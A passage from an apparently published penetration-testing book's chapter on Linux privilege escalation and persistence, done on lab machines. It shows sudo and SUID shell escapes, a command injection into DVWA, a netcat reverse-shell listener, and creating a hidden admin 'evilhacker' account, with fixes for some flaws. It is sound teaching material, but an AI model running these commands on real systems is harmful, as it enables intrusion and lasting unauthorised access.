- How to Crack SSH Private Key Passwords with John the Ripper: `https://null-byte.wonderhowto.com/how-to/crack-ssh-private-key-passwords-with-john-ripper-0302810/`
- Cracking GPG key passwords using John the Ripper: `https://blog.atucom.net/2015/08/cracking-gpg-key-passwords-using-john.html`

Answers

1. b

2. c, d

3. c, d

4. b

5. a

Get this book's PDF version and more

Scan the QR code (or go to `packtpub.com/unlock`). Search for this book by name, confirm the edition, and then follow the steps on the page.





Note: Have your invoice handy. Purchases made directly from the Packt website don't require an invoice.

7

Understanding Privilege Escalation and Persistence

You've learned some important skills in the previous three chapters. In *Chapter 4, Reconnaissance and Scanning with Nmap*, you learned how to scan target systems to see which network services are exposed to the network. In *Chapter 5, Automating Web Application Attacks*, you saw how to exploit vulnerabilities in running web services, and in *Chapter 6, Password Cracking Techniques*, you saw how to gain access to a system by using automated password cracking tools. In this chapter, you'll take the next step by learning how to escalate the privileges of an unprivileged user account that you may have compromised. Granted, you actually found a privileged user account in *Chapter 6*, because the `msfadmin` account that you compromised on the Metasploitable2 machine has full `sudo` privileges.

For our present purposes in this chapter, though, we'll ignore that fact and just pretend that all of the passwords that we've cracked are for unprivileged users. That's because in real life, you won't always be lucky enough to find passwords for users with full `sudo` privileges. Once you've gained full `root` privileges on a target machine, you'll want to find a way to make your access persistent. Malicious hackers don't want to jump through hoops every time they want to perform something that requires `root` user privileges on a target machine. They would rather just be able to log right in and get the job done. This chapter takes you through that process.

In this chapter, you'll get some hands-on practice with various privilege escalation techniques on both the Metasploitable2 machine and your Ubuntu Server machine. You'll also work with various techniques for making your access persistent.

This chapter covers the following topics:

- Understanding privilege escalation methods
- Finding a user with full `sudo` privileges
- Exploiting bad `sudo` configurations
- Exploiting bad SUID permissions
- Uploading malware via an NFS exploit
- Escalating user privileges on a web application
- Exploiting an unsecured Docker container



As always, only perform these techniques on systems for which you have specific written permission. And, whenever you negotiate a contract with either your clients or your employer, ensure that it specifically defines what you are allowed to do, and what you're not allowed to do.

Technical requirements

For this chapter, you'll need the following:

- The Kali Linux virtual machine
- The Metasploitable2 virtual machine.
- The same Ubuntu Server virtual machine that you created in *Chapter 6*, with the `mrtux` user account.

There are no shell scripts to download this time, but there will be some for the next chapter.

Now, let's get started.

Understanding privilege escalation methods

Here are several commonly used privilege escalation methods that you'll want to know about:

- **Find a user with full sudo privileges**: If you're really lucky, at least one user account for which you've found a password will have full `sudo` privileges. As I've already mentioned, you found the password for the `msfadmin` account on the Metasploitable2 machine, which does in fact have full `sudo` privileges. To test for this, use the `sudo -l` command as soon as you gain shell access for a user. (I'll explain more about this later.)

- **Test for bad sudo configurations**: The `sudo` system is supposed to enhance system security by allowing the top administrator to assign only certain, specific admin privileges to lower-level administrators. However, if an administrator were to incorrectly set up the configuration for a specified user to use a specific admin-level command, that user will be able to use their access to this one specific command to gain access to a root shell.
- **Search for executable files with the SUID bit set**: When you set the **setuid** (**SUID**) permission on a program's executable file, any user who executes that program will have the same privileges as the user who owns that executable file. The most common usage for this is to allow an unprivileged user to perform some action that only someone with root user privileges would normally be able to perform. While this is necessary for many Linux and Unix utilities to function properly, it can allow an easy means of privilege escalation if it's set on the wrong executable files.
- **Exploiting a privilege escalation vulnerability**: In *Chapter 5*, you saw how to use Nikto to find vulnerabilities in web servers. In this chapter, you'll see how to use other scanners and other tools to find and exploit vulnerabilities in other network services. Amazingly, some of the vulnerabilities are so malicious, that they'll allow you to obtain access as the root user.
- **Exploiting an unsecured Docker container**: Docker containers are extremely useful for both DevOps people who need to distribute complete applications to other users, and for server administrators who want to make the most efficient use of their servers. Unfortunately though, unprivileged Docker users can easily create a container that will allow them to edit configuration files on the host machine. This way, an unprivileged user can easily obtain `root` user privileges for his or her own user account.
- **Exploiting kernel vulnerabilities**: Sometimes, even an operating system kernel can have a nasty security bug that can allow privilege escalation. However, this method isn't used as much as the other methods, because it runs the risk of crashing the entire operating system. I mean, if an evil hacker wants to break into a server to steal sensitive information, then why risk crashing the server? Other methods are much more preferable. So, we won't talk further about this one.

Now, let's look at these methods in more detail.

Finding a user with full sudo privileges

Once you've found the password for a user account and have logged into it, use the `sudo -l` command to see if that user has any `sudo` privileges. Let's try that for the `user` account on the Metasploitable2 machine, like so:

```
user@metasploitable:~$ sudo -l
[sudo] password for user:
Sorry, user user may not run sudo on metasploitable.
user@metasploitable:~$
```

User `user` has no `sudo` privileges at all. So, let's try the `msfadmin` account:

```
msfadmin@metasploitable:~$ sudo -l
[sudo] password for msfadmin:
User msfadmin may run the following commands on this host:
    (ALL) ALL
msfadmin@metasploitable:~$
```

The `(ALL) ALL` means that the `msfadmin` user does indeed have full `sudo` privileges. So, *ka-ching*! You've just won the keys to the kingdom. But of course, you also might not find any passwords for users with full `sudo` privileges. I would imagine, or at least hope, that most top-level administrators would be smart enough to choose passwords that aren't easily compromised. So, let's look at the next method, which assumes that you haven't compromised a user who has full `sudo` privileges.

Exploiting bad sudo configurations

For this demo, we'll move over to the Ubuntu Server virtual machine, because I want to make the demo a bit more realistic by doing it on something that's a bit more modern. Here's the procedure:

1. In one terminal window of your Kali machine, remotely log into the Ubuntu Server machine with the `mrtux` account. Use the `AndreaSterbini` password that you set for him in *Chapter 6*. Then, verify that Mr. Tux has no `sudo` privileges, like so:

   ```
   mrtux@ubuntu2504-2:~$ sudo -l
   [sudo] password for mrtux:
   Sorry, user mrtux may not run sudo on ubuntu2504-2.
   mrtux@ubuntu2504-2:~$
   ```

Open a second terminal window on your Kali machine, and use it to remotely log into your own user account on the Ubuntu Server. Then, edit the `sudo` configuration for Mr. Tux. Begin by invoking the `visudo` command, like so:

```
donnie@ubuntu2504-2:~$ sudo visudo
[sudo] password for donnie:
```

2. Scroll down until you see the `%sudo ALL=(ALL:ALL) ALL` line. Underneath that line, add this line for Mr. Tux:

```
mrtux ALL=(ALL) /bin/vim /etc/ssh/sshd_config
```

Okay, this seems harmless enough, right? All you're doing is allowing Mr. Tux to use `vim` to edit one specific configuration file. But, that's not actually the case. You've actually just given Mr. Tux full `sudo` privileges, because `vim` has a handy **shell escape** feature that allows a user to open a shell without exiting `vim`. As you'll see in a few moments, Mr. Tux will have full `sudo` privileges for any command that he desires to run in this manner.

3. Save the file, exit `visudo`, and go back to Mr. Tux's terminal. Have him run the `sudo -l` command to verify that he has the proper `sudo` privileges:

```
mrtux@ubuntu2504-2:~$ sudo -l
[sudo] password for mrtux:
Matching Defaults entries for mrtux on ubuntu2504-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/
local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mrtux may run the following commands on ubuntu2504-2:
    (ALL) /bin/vim /etc/ssh/sshd_config
mrtux@ubuntu2504-2:~$
```

4. Now, have Mr. Tux run the `fdisk -l` command, to verify that he doesn't have privileges to run it:

```
mrtux@ubuntu2504-2:~$ sudo fdisk -l
Sorry, user mrtux is not allowed to execute '/usr/sbin/fdisk -l' as
root on ubuntu2504-2.
mrtux@ubuntu2504-2:~$
```

5. Have Mr. Tux open the `sshd_config` file for editing, like this:

```
mrtux@ubuntu2504-2:~$ sudo vim /etc/ssh/sshd_config
```

6. If you're not familiar with `vim`, you'll want to know that many `vim` commands are executed by hitting the colon key, followed by the name of a command. From within `vim`, have Mr. Tux open a shell session, like so:

```
:shell
```

   Be prepared for a shock when you hit the *Enter* key, because you'll see that Mr. Tux is now the `root` user:

```
mrtux@ubuntu2504-2:~$ sudo vim /etc/ssh/sshd_config
root@ubuntu2504-2:/home/mrtux#
```

7. This is scary. To see how scary it is, have Mr. Tux run the `fdisk -l` command again:

```
root@ubuntu2504-2:/home/mrtux# fdisk -l
Disk /dev/sda: 25 GiB, 26843545600 bytes, 52428800 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: DB274EDF-2132-471E-B31D-DD47039E2D15

Device     Start      End  Sectors Size Type
/dev/sda1   2048     4095     2048   1M BIOS boot
/dev/sda2   4096 52426751 52422656  25G Linux filesystem
root@ubuntu2504-2:/home/mrtux#
```

   Yes indeed, Mr. Tux is now truly the `root` user because of a bad `sudo` configuration. Fortunately, there's a way to fix this while still allowing Mr. Tux to edit the `sshd_config` file.

8. Type `exit` to return Mr. Tux to the `vim` editor. Then, from within `vim`, type the `:q` command to exit `vim`.
9. In your own terminal window, open `visudo`. Change the `/bin/vim` part of Mr. Tux's configuration to `sudoedit`, so that the line now looks like this:

```
mrtux ALL=(ALL) sudoedit /etc/ssh/sshd_config
```

Save the file and exit `visudo`.

10. In Mr. Tux's terminal window, verify that he can no longer use `vim` to edit the `sshd_config` file:

```
mrtux@ubuntu2504-2:~$ sudo vim /etc/ssh/sshd_config
[sudo] password for mrtux:
Sorry, user mrtux is not allowed to execute '/usr/bin/vim /etc/ssh/
sshd_config' as root on ubuntu2504-2.
mrtux@ubuntu2504-2:~$
```

11. Finally, verify that Mr. Tux can edit the `sshd_config` file with `sudoedit`:

```
mrtux@ubuntu2504-2:~$ sudoedit /etc/ssh/sshd_config
[sudo] password for mrtux:
```

On Ubuntu, this will cause the file to be opened in the `nano` text editor. On other Linux distros, it might open the file in `vim`. Either way, the shell escape feature will be disabled, so that Mr. Tux, or any malicious hacker who breaks into Mr. Tux's account, won't be able to perform any mischief as the `root` user.



Note that you don't have to precede the `sudoedit` command with `sudo`, because `sudoedit` already invokes `sudo` privileges.

Also, there are many other ways to configure `sudo` in a way that will inadvertently give full `sudo` privileges to a user who shouldn't have full `sudo` privileges. The list is too long to show you here, but I will include links to more complete lists in the *Further reading* section.

Finally, for anyone who's wondering, the real Mr. Tux is in the recliner chair beside me, taking his nap. (It must be nice to be a cat.)

That pretty much covers it for `sudo`. Let's now look at the infamous SUID permissions.

Exploiting bad SUID permissions

The `setuid` permission, which is normally abbreviated as **SUID**, is something that practitioners of Linux and Unix administration consider a necessary evil. That's because it's necessary for certain Linux and Unix utilities to have this permission set on their executable files in order for the operating system to function properly. But, when used improperly, SUID can be a huge security problem that can lead to easy privilege escalation.

When you set the SUID permission on an executable file, it allows anyone who invokes that program to have the same privileges as the user who owns the executable file for that program. The best example is the `passwd` utility. The `passwd` executable file is owned by the `root` user, and is used to add, change, or delete user passwords. Any of these operations involves a modification of the `/etc/shadow` on Linux and OpenIndiana systems or the `/etc/master.passwd` file on BSD-type systems, which only someone with `root` user privileges can do. So then, how can a normal user, who has no `root` or `sudo` privileges, change his or her own password? The answer is to set the SUID permission on the `passwd` executable file. Here's how that looks on any Linux or Unix operating system:

```
user@metasploitable:/usr/bin$ ls -l passwd
-rwsr-xr-x 1 root root 29104 2008-04-02 21:08 passwd
user@metasploitable:/usr/bin$
```

The normal Linux and Unix file permissions consist of the read (`r`), write (`w`), and executable (`x`) permissions. SUID is a special permission, which is represented by an `s`. The permissions settings are in three groups of three characters each, which are:

- `user`: The user is the person or the service that owns the file.
- `group`: These are the permissions for the group with which the file is associated.
- `others`: These permissions are for everyone else, who neither own the file nor are members of the group that's associated with the file.

On this `passwd` file, we see that the `rws` permissions are set for the file's user, which in this case is the `root` user. The lowercase `s` means that both the executable permission and the SUID permission are set on this file. The SUID permission means that any normal user who uses the `passwd` utility to change his or her own password will have `root` user privileges, which will permit the normal user to change the password hash in either the `shadow` file or the `master.passwd` file.



Note that this only works when a normal user tries to change his or her own password. This doesn't work when a normal user tries to change someone else's password. (I don't know what mechanism is used to prevent this from working on another user's account.)

This works fine for the `passwd` utility, because there's no danger that anyone can use it for a privilege escalation attack. For other utilities, that's not always the case. For this demo, let's look at two different scenarios that involve `nmap`.

Escalating after logging into someone else's account

We'll begin with the assumption that you've found the password for somebody's unprivileged user account on the Metasploitable2 machine and have logged into it.

1. View the permissions settings for `nmap` on the Kali machine to see how they're supposed to look:

   ```
   ┌──(kali㉿kali)-[/usr/bin]
   └─$ ls -l nmap
   -rwxr-xr-x 1 root root 165 May 15 11:37 nmap
   ```

   In this case, we see just the normal executable permission (`x`) set for the user, who, again, is the `root` user.

2. Open another terminal window on your Kali machine, and remotely log into the Metasploitable2 machine as the unprivileged `user` user. (Remember to use the `ssh1` command instead of the normal `ssh` command, and also remember that `user`'s password is `user`.) View the permissions settings for the `nmap` executable:

   ```
   user@metasploitable:/usr/bin$ ls -l nmap
   -rwsr-xr-x 1 root root 780676 2008-04-08 10:04 nmap
   ```

   Here we see an `s` in place of the `x` for the user's permissions, which means that the SUID permission is set.

   I can kind of understand why someone might want to set SUID on `nmap`, because certain types of `nmap` scans require root privileges. Having SUID on the `nmap` executable would prevent administrators from having to assign `sudo` privileges to all of the users who need to use `nmap`. What makes this scary is that old versions of `nmap`, such as the version that's installed on the Metasploitable2 machine, used to have an interactive mode that included a shell escape feature. With the SUID permission set, this interactive mode will open a shell with `root` user privileges.

3. Next, open `nmap` in `--interactive` mode, perform a shell escape with the `!sh` command, and then view your own user information, like so:

   ```
   user@metasploitable:~$ nmap --interactive
   Starting Nmap V. 4.53 ( http://insecure.org )
   Welcome to Interactive Mode -- press h <enter> for help
   nmap> !sh
   ```

```
sh-3.2# id
uid=1001(user) gid=1001(user) euid=0(root) groups=1001(user)
sh-3.2# whoami
root
sh-3.2#
```

You've just opened a shell as the `root` user. (Note that the `id` command still shows you with 1001 for the UID, but the **Effective User ID (EUID)** is `0`, which still gives you `root` privileges.)

4. Attempt to execute a command that requires `root` privileges, just to see if it will work. In this case, let's use the `fdisk -l` command:

```
sh-3.2# fdisk -l

Disk /dev/sda: 8589 MB, 8589934592 bytes
255 heads, 63 sectors/track, 1044 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk identifier: 0xc3a20c42

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1               1          30      240943+  83  Linux
/dev/sda2              31        1044     8144955    5  Extended
/dev/sda5              31        1044     8144923+  8e  Linux LVM
sh-3.2#
```

You see that it works.

5. Type `exit` to exit the `root` user's shell, and then type `exit` again to exit `nmap`. Now, let's remove this vulnerability.
6. From another terminal window on your Kali machine, log into the Metasploitable2 machine as the privileged `msfadmin` user, and remove the SUID permission from the `nmap` executable, like so:

```
msfadmin@metasploitable:/usr/bin$ sudo chmod u-s nmap
msfadmin@metasploitable:/usr/bin$ ls -l nmap
-rwxr-xr-x 1 root root 780676 2008-04-08 10:04 nmap
msfadmin@metasploitable:/usr/bin$
```

7. In the terminal window for the `user` user, repeat *steps 3* and *4*. This time, you should see that you're logged into `user`'s shell, and that nothing happens when you try to run the `fdisk -l` command.
8. In order to make the next step work, add the SUID permission back to the `nmap` executable, like so:

```
msfadmin@metasploitable:/usr/bin$ sudo chmod u+s nmap
msfadmin@metasploitable:/usr/bin$ ls -l nmap
-rwsr-xr-x 1 root root 780676 2008-04-08 10:04 nmap
msfadmin@metasploitable:/usr/bin$
```

9. You're likely now wondering how you would find any SUID executable files that you might be able to exploit. To do that, use the `find` utility, like so:

```
user@metasploitable:~$ find / -perm -4000 -ls 2> /dev/null
 16466   68 -rwsr-xr-x   1 root     root        63584 Apr 14  2008 /
bin/umount
 16449   20 -rwsr-xr--   1 root     fuse        20056 Feb 26  2008 /
bin/fusermount
 16398   28 -rwsr-xr-x   1 root     root        25540 Apr  2  2008 /
bin/su
. . .
. . .
344956  768 -rwsr-xr-x   1 root     root       780676 Apr  8  2008 /
usr/bin/nmap
344441   24 -rwsr-xr-x   1 root     root        23952 Apr  2  2008 /
usr/bin/chsh
344957   16 -rwsr-xr-x   1 root     root        15952 Nov 22  2007 /
usr/bin/netkit-rcp
344771   32 -rwsr-xr-x   1 root     root        29104 Apr  2  2008 /
usr/bin/passwd
344792   48 -rwsr-xr-x   1 root     root        46084 Mar 31  2008 /
usr/bin/mtr
354632   16 -rwsr-sr-x   1 libuuid  libuuid     12336 Mar 27  2008 /
usr/sbin/uuidd
354626  268 -rwsr-xr--   1 root     dip        269256 Oct  4  2007 /
usr/sbin/pppd
```

```
369987    8 -rwsr-xr--   1 root     telnetd      6040 Dec 17  2006 /
usr/lib/telnetlogin
385106   12 -rwsr-xr--   1 root     www-data    10276 Mar  9  2010 /
usr/lib/apache2/suexec
386116    8 -rwsr-xr-x   1 root     root         4524 Nov  5  2007 /
usr/lib/eject/dmcrypt-get-device
377149  168 -rwsr-xr-x   1 root     root       165748 Apr  6  2008 /
usr/lib/openssh/ssh-keysign
371390   12 -rwsr-xr-x   1 root     root         9624 Aug 17  2009 /
usr/lib/pt_chown
user@metasploitable:~$
```

Here's the breakdown of this `find` command:

- `find`: The name of the command.
- `/`: The path through which you want to search. In this case, you want to search through the entire root (`/`) filesystem.
- `-perm`: This means that you want to search for files with a certain permission setting.
- `-4000`: This is the numerical value for the SUID permission setting. The `-perm -4000` part of the command means that you want to find all files that have the SUID permission.
- `-ls`: This shows you information about all of the files that `find` finds, the same as how the `-l` option does with the `ls` command.
- `2> /dev/null`: Since you're running this command as the unprivileged `user` user, you don't have the required permissions to search through certain restricted directories. This will cause error messages to be sent to the screen. The `2>` is a redirector, which redirects error messages to somewhere else. In this case, we don't want to see error messages, so we'll redirect them to the `/dev/null` device.

You found quite a few executable files with the SUID permission, but don't let that scare you. The only file you found that shouldn't have SUID is the `nmap` file that you just worked with.



Granted, the `--interactive` mode has been disabled for current versions of `nmap`. However, setting the SUID permission for any utility that has a shell escape feature should still allow an unprivileged user to obtain a shell with `root` privileges. (You've already seen how shell escapes work in other programs in the *Exploiting bad sudo configurations* section.) If you see the SUID permission set on any program that has a shell escape feature, you'll know that you've found an exploitable privilege escalation problem.

Also, before you get too excited about all the evil things that you can do with this procedure, I have to tell you that you're rather limited in what you can do when you open a `root` shell in this manner. (I'll talk more about that after we get through the next scenario.) There's also the fact that in real life, the chances that you'll find an exploitable SUID executable file on a target system are extremely low. The only way that it will happen is if some administrator were to decide to set SUID on a file that shouldn't have it, which is highly unlikely to happen. But, see if you can find any rogue SUID files anyway, because you never know.

And finally, you might find some older blog posts that tell you about how attackers can create SUID executable files in the `/tmp/` directory, because the `/tmp/` directory has world-writable permissions. That no longer works because modern Linux and Unix distros mount all `tmp` filesystems with the `nosuid` option, which prevents the SUID permission from having any effect on files that are within these `tmp` filesystems.

Now, let's make things a bit more interesting. Let's say that you haven't found the passwords of any unprivileged users and instead have to exploit some sort of command injection vulnerability. Here's a procedure for that.

Escalating after a command injection attack

This procedure will require you to open the DVWA app on the Metasploitable2 machine in your Kali web browser.

1. First, log into the DVWA app, reset its database, and configure it for low security mode, as you did in the *Create or reset the DVWA database and configure security* procedure in *Chapter 5, Automating Web Application Attacks*.

2. Click the **Command Execution** link on the left-hand side of the page, and enter the `; find / -perm -4000 2> /dev/null` command into the **Ping for FREE** box, as you see here:




Figure 7.1 – Finding SUID executables via a command injection vulnerability

The output from this command will look like this:




Figure 7.2 – The list of SUID files on the Metasploitable2 machine

3. You see that `/usr/bin/nmap` is in the list, and you know that it shouldn't be. So try to exploit it, like this:




Figure 7.3 – Attempting to exploit the vulnerable nmap executable

The `nmap --interactive` command will execute, but Firefox won't open a terminal in which you can execute commands, as you see here:




Figure 7.4 – Output from the nmap exploit

4. To get around this problem, you'll need to open a reverse shell. Begin by setting up a `netcat` listener on the Kali machine, like so:

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 …
```

5. In the web browser, start the reverse shell, like this:




Figure 7.5 – Starting the reverse shell

6. Go back to your Kali terminal, and you should see this:

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 60569
```

7. Enter the `whoami` command to verify that you're logged in as a non-privileged user:

```
whoami
www-data
```

8. Execute the following commands to obtain a `root` user shell:

```
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> whoami
Unknown command (whoami) -- press h <enter> for help
nmap> !sh
whoami
root
```

So now, we have a root user shell. But what can we do with it? Let's look at that next.

Using the root user shell to create a privileged user account

The problem with the `root` user shell that you've just obtained is that it isn't running in a full terminal environment. This means that you can't run commands that require user interaction. When you created the `mrtux` user account on the Ubuntu machine, you invoked the `sudo adduser mrtux` command. (This `adduser` utility is available on all Debian/Ubuntu-type Linux distros, including Metasploitable2.) The `adduser` utility then prompted you to enter information for the `mrtux` user, including his password. This works fine from a full terminal environment, as you would have when you log into a machine in the normal manner. But it doesn't work from the `root` user shell that you obtained by exploiting the bad SUID permission on `nmap`. Fortunately, you can instead use the old-school, non-interactive `useradd` utility, which is available on all Linux distros.

The interactive `adduser` utility is unique to the world of Debian/Ubuntu-type Linux distros. On non-Debian/Ubuntu Linux distros, `adduser` is just a symbolic link that points to the non-interactive `useradd`.

1. So now, let's assume that you've already either remotely logged into your Metasploitable2 machine via an unprivileged user account for which you've found the password, or you've opened up a reverse shell by exploiting a command injection vulnerability. Either way, you've found that the `nmap` executable has the SUID permission set and have opened it in `--interactive` mode to obtain the `root` user shell. You now want to create a user account with full `sudo` privileges that you can log into any time you want. Since the Debian/Ubuntu `adduser` utility won't work, use `useradd` instead, like so:

```
sh-3.2# useradd -d /home/evilhacker -m -s /bin/bash -G admin
evilhacker
```

   Here's the breakdown of the options for this command:

   - `-d /home/evilhacker`: This tells `useradd` the name and location of the home directory for this user account.
   - `-m`: This tells `useradd` to create the user's home directory, using the parameters that you set with the `-d` option.
   - `-s /bin/bash`: This specifies the default login shell for the user.
   - `-G admin`: This adds the user account to the `admin` group, which will give the user full `sudo` privileges.
   - `evilhacker`: This is the name of the account that you want to create.



   Note that the various Linux and Unix distros use different groups for administrators who need full `sudo` privileges.

   - This Metasploitable2 machine uses the `admin` group.
   - Modern Debian/Ubuntu-type distros use the `sudo` group.
   - Red Hat-type distros and most Unix distros use the `wheel` group.

   Adjust your command accordingly for the distro that you need to attack.

2. Now though, you have another slight problem. You need to create a password for `evilhacker`, but the `passwd` utility is also interactive. Well, there's also a workaround for that. Instead of using the interactive `passwd` command, use the `chpasswd` command, like so:

```
sh-3.2# echo "evilhacker:TurkeyLips" | chpasswd
```

Here, you're echoing the *username:password* pair into `chpasswd`. (I used `TurkeyLips` as my password, but you can use whatever you like.)



On the Metasploitable2 machine, `chpasswd` uses the antiquated DES hashing algorithm by default. It still works though, so that's okay. On more modern distros, `chpasswd` uses whichever hashing algorithm is set as the default for the operating system. So, if your machine uses SHA512 by default, then `chpasswd` will create a SHA512 hash. If it uses `yescrypt` by default, then `chpasswd` will create a `yescrypt` hash.

3. So now, will `evilhacker` actually be able to log in to his new account? Let's try it remotely:

```
┌──(kali㉿kali)-[~]
└─$ ssh1 evilhacker@192.168.56.102
/etc/ssh/ssh_config line 53: Unsupported option
"gssapiauthentication"
evilhacker@192.168.56.102's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sun Sep 28 14:22:33 2025
evilhacker@metasploitable:~$
```

4. So far, so good. But you still need to verify that he has `sudo` privileges, like so:

```
evilhacker@metasploitable:~$ sudo -l
[sudo] password for evilhacker:
User evilhacker may run the following commands on this host:
    (ALL) ALL
evilhacker@metasploitable:~$
```

Oh yeah, it worked out just fine. With full `sudo` privileges, `evilhacker` can create much havoc by installing malware, accessing sensitive documents, changing the server configuration, or whatever else he might want to do. Yes, `evilhacker` has truly won the keys to the kingdom.

However, even as awesome as this all is, there's still a slight problem. That is, adding a new user account is something that can be easily spotted by an eagle-eyed administrator. So now, let's try something that's a bit stealthier.

Using the root user shell to add a user to an admin group

For something that's somewhat less obvious than adding a new user account, just use the `usermod` utility to add an unprivileged user to the group that allows users to have full `sudo` privileges. That would be the `admin` group on the Metasploitable2 machine. But, as I've already mentioned, it will be something different on other Linux or Unix distros.

So now, let's say that you've either logged into an unprivileged account for which you've obtained the password, or you've used a command injection exploit to open a reverse shell. Either way, you've gained a `root` shell with the `nmap --interactive` command. In the present case, let's just add the unprivileged `user` user account on the Metasploitable2 machine to the `admin` group, like so:

```
user@metasploitable:~$ nmap --interactive
Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# usermod -a -G admin user
sh-3.2# grep ^admin /etc/group
admin:x:112:msfadmin,evilhacker,user
sh-3.2#
```

The `usermod -a -G admin user` command added the `user` user to the `admin` group. The `grep ^admin /etc/group` command shows the line that begins with the `admin` text string, which verifies that the `user` user was added to the `admin` group.

Okay, before leaving the topic of bad SUID programs, let's look at one more trick.

Automatically invoking a reverse shell

Using your illicit `root` shell powers to upgrade an existing unprivileged user account to a privileged one might be a bit stealthier than adding a new account. Still, the owner of the compromised account might at some point notice that he or she now has full `sudo` privileges, and will ask the appropriate personnel why that is. That would likely prompt a legitimate administrator to remove

the user from the administrative group, and to change the user's password to something stronger. So, maybe you'll want a backup plan, just in case. Setting up an automatic reverse shell could be your answer. You can do that by creating a **cron job** on the victim's machine. Here's the procedure:

